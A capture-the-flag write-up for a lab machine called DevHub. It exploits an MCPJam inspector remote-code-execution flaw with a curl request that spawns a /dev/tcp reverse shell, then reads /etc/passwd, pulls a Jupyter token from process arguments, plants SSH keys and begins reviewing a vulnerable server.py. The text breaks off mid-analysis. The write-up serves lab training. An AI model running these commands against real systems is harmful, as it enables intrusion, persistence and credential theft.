Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevHub]
└─$ nmap -sC -sV -Pn 10.129.167.169 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-02 22:36 +0000
Nmap scan report for 10.129.167.169
Host is up (0.39s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.80 seconds
There is a domain name devhub.htb
HTTP - TCP 80
 From the index page, we can find another hint to port 6274
### MCP Inspector

Model Context Protocol development and debugging tool. Used by the dev team for building and testing MCP servers.
Also in the internal environment, there is the Jupyter-based analytics environment from localhost:8888and git server.
HTTP - TCP 6274
There is a service called MCPJam

From the setting page, I can easily find the version

Also it is vulnerable to CVE-2026-23744
REC in MCPJam inspector due to HTTP Endpoint exposes
https://github.com/advisories/GHSA-232v-j27c-5pp6
PoC
(1) Start up the MCPJam inspector as Github README
npx @mcpjam/inspector@latest
(2) RCE by posting a HTTP request
A remote code execution (RCE) attack can be triggered by sending a simple HTTP request to the target host running MCPJam inspector (e.g., http://10.97.58.83:6274 in the test environment).
curl http://10.97.58.83:6274/api/mcp/connect --header "Content-Type: application/json" --data "{\"serverConfig\":{\"command\":\"cmd.exe\",\"args\":[\"/c\", \"calc\"],\"env\":{}},\"serverId\":\"mytest\"}"
So if we want to verify it, we can try
LHOST="10.10.XX.XX"
LPORT="4444"
cmd="bash -c 'bash -i >& /dev/tcp/${LHOST}/${LPORT} 0>&1'"
curl -sS -X POST "http://devhub.htb:6274/api/mcp/connect" \
-H "Content-Type: application/json" \
--data "{\"serverId\":\"rshell\",\"serverConfig\":{\"command\":\"/bin/sh\",\"args\":[\"-lc\",\"${cmd}\"],\"env\":{}}}"
Then you can get the reverse shell as mcp-dev
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevHub]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.129.167.169] 53164
bash: cannot set terminal process group (1077): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ whoami
whoami
mcp-dev
Also we can try to upgrade the shell
upgrade to PTY
python3 -c 'import pty;pty.spawn("bash")' or script /dev/null -c bash
^Z
stty raw -echo; fg
Switch to analyst
From /etc/passwd
mcp-dev@devhub:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
syslog:x:106:113::/home/syslog:/usr/sbin/nologin
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mcp-dev:x:1001:1001::/home/mcp-dev:/bin/bash
analyst:x:1002:1002::/home/analyst:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
analystis another valid account in this machine.
Remember before, we have known there is a Jupyter-based analytics in localhost:8888
mcp-dev@devhub:/home$ netstat -ntlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6274            0.0.0.0:*               LISTEN      1279/node
tcp6       0      0 :::22                   :::*                    LISTEN      -
Let's try to config the ssh public key and use it port forwarding to local machine.
mcp-dev@devhub:~$ mkdir .ssh

mcp-dev@devhub:~$ echo "<Your ssh pubilc key>" > authorized_keys
Now port forwarding
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/DevHub]
└─$ ssh -i ~/.ssh/id_rsa mcp-dev@devhub.htb -L 8888:localhost:8888
We can check this page.

Jupyter is a browser-based interactive computing platform commonly used for data analysis, scripting, and notebook-driven workflows. In this experiment, the service runs as jupyter-lab, meaning analyst users have a complete web workspace for notebooks, file browsing, and terminal access:

[browser]

|
v
[JupyterLab UI]

|
+--> notebooks

+--> files

+--> kernels

+--> terminal

This is crucial because a valid Jupyter session goes beyond simply "viewing" permissions; it also exposes an interactive terminal and allows code to be run as the owner of the lab instance. Therefore, once the local enumeration discovers a token-protected analyst Jupyter service on 127.0.0.1:8888, it provides mcp-dev with a direct route to compromise the analyst environment.
Find the Jupyter token by checking the running processes:
mcp-dev@devhub:~$ pgrep -af 'jupyter-lab' | grep -oP -- '--ServerApp\.token=\K\S+'
a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
Use this token, we can access to console

Press Terminal, we can access to the terminal

Also we can add our ssh public key
analyst@devhub:~$ mkdir .ssh
analyst@devhub:~$ echo "<Your ssh public key>" > authorized_keys
analyst@devhub:~$ mv authorized_keys .ssh
Privilege Escalation
I am trying to check sudo -l, but I still don't have any password
analyst@devhub:~$ sudo -l
[sudo] password for analyst:
sudo: a password is required
But I find another file from /home/analyst/notebooks
analyst@devhub:~/notebooks$ cat quarterly_analysis.ipynb
{
 "cells": [
  {
   "cell_type": "markdown",
   "metadata": {},
   "source": ["# Q4 2025 Analytics Report\n", "Internal data analysis for DevHub metrics"]
  },
  {
   "cell_type": "code",
   "execution_count": null,
   "metadata": {},
   "outputs": [],
   "source": ["import pandas as pd\n", "import numpy as np\n", "# Load internal metrics\n", "# data = pd.read_csv('/data/metrics.csv')"]
  }
 ],
 "metadata": {
  "kernelspec": {
   "display_name": "Python 3",
   "language": "python",
   "name": "python3"
  }
 },
 "nbformat": 4,
 "nbformat_minor": 4
}
But I still don't find anything interesting.
Also from the home directory, there is a interesting file .opsmcp_key
analyst@devhub:~$ ls -al
total 60
drwxr-x--- 10 analyst analyst 4096 Jun  2 13:13 .
drwxr-xr-x  4 root    root    4096 Mar 16 21:25 ..
-rw-------  1 analyst analyst    0 May 27 12:22 .bash_history
-rw-r--r--  1 analyst analyst  220 Jan  6  2022 .bash_logout
-rw-r--r--  1 analyst analyst 3771 Jan  6  2022 .bashrc
drwx------  2 analyst analyst 4096 Jan 22 16:05 .cache
drwxr-xr-x  3 analyst analyst 4096 May 26 08:42 .ipython
drwxr-xr-x  3 analyst analyst 4096 Jun  2 13:09 .jupyter
drwxr-xr-x  7 analyst analyst 4096 Jan 22 15:06 jupyter-env
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .lesshst -> /dev/null
drwxr-xr-x  3 analyst analyst 4096 Jan 22 15:08 .local
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .node_repl_history -> /dev/null
drwxr-xr-x  3 analyst analyst 4096 May 26 08:42 notebooks
drwxr-xr-x  3 analyst analyst 4096 Jan 22 15:08 .npm
-rw-------  1 analyst analyst   35 Mar 16 21:49 .opsmcp_key
-rw-r--r--  1 analyst analyst  807 Jan  6  2022 .profile
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .python_history -> /dev/null
drwxr-xr-x  2 analyst analyst 4096 Jun  2 13:13 .ssh
-rw-r-----  1 root    analyst   33 Jun  2 05:55 user.txt
lrwxrwxrwx  1 root    root       9 Jan 23 15:37 .viminfo -> /dev/null

analyst@devhub:~$ cat .opsmcp_key
opsmcp_secret_key_4f5a6b7c8d9e0f1a
opsmcpis located in /opt/opsmcp
analyst@devhub:/opt$ ls -al
total 16
drwxr-xr-x  4 root    root    4096 May 26 08:42 .
drwxr-xr-x 20 root    root    4096 May 27 12:14 ..
drwxr-xr-x  3 mcp-dev mcp-dev 4096 Jan 22 18:20 mcpjam
drwxr-xr-x  2 analyst analyst 4096 May 26 08:42 opsmcp

analyst@devhub:/opt/opsmcp$ ls -al
total 16
drwxr-xr-x 2 analyst analyst 4096 May 26 08:42 .
drwxr-xr-x 4 root    root    4096 May 26 08:42 ..
-rw-r----- 1 analyst analyst 6021 Mar 16 21:49 server.py
We can check the script
This program contains several vulnerabilities:

1. Hard-coded credentials (Critical):

`pythonVALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"`

The API key is directly written in the source code. Anyone who can read the code can obtain the authentication credentials. Fix: Read credentials from environment variables or the secrets manager.

2. Hidden tools lack authentication differentiation (High):

`HIDDEN_TOOLS` does not appear in `/tools/list`, but can be called using the same API key. The security model relies on "hiding" rather than true access control, falling under the category of Security through Obscurity. Fix: High-risk operations require separate high-privilege credentials, or an MFA/approval process.

3. Arbitrary File Reading (Critical)

python with open('/root/.ssh/id_rsa', 'r') as f:

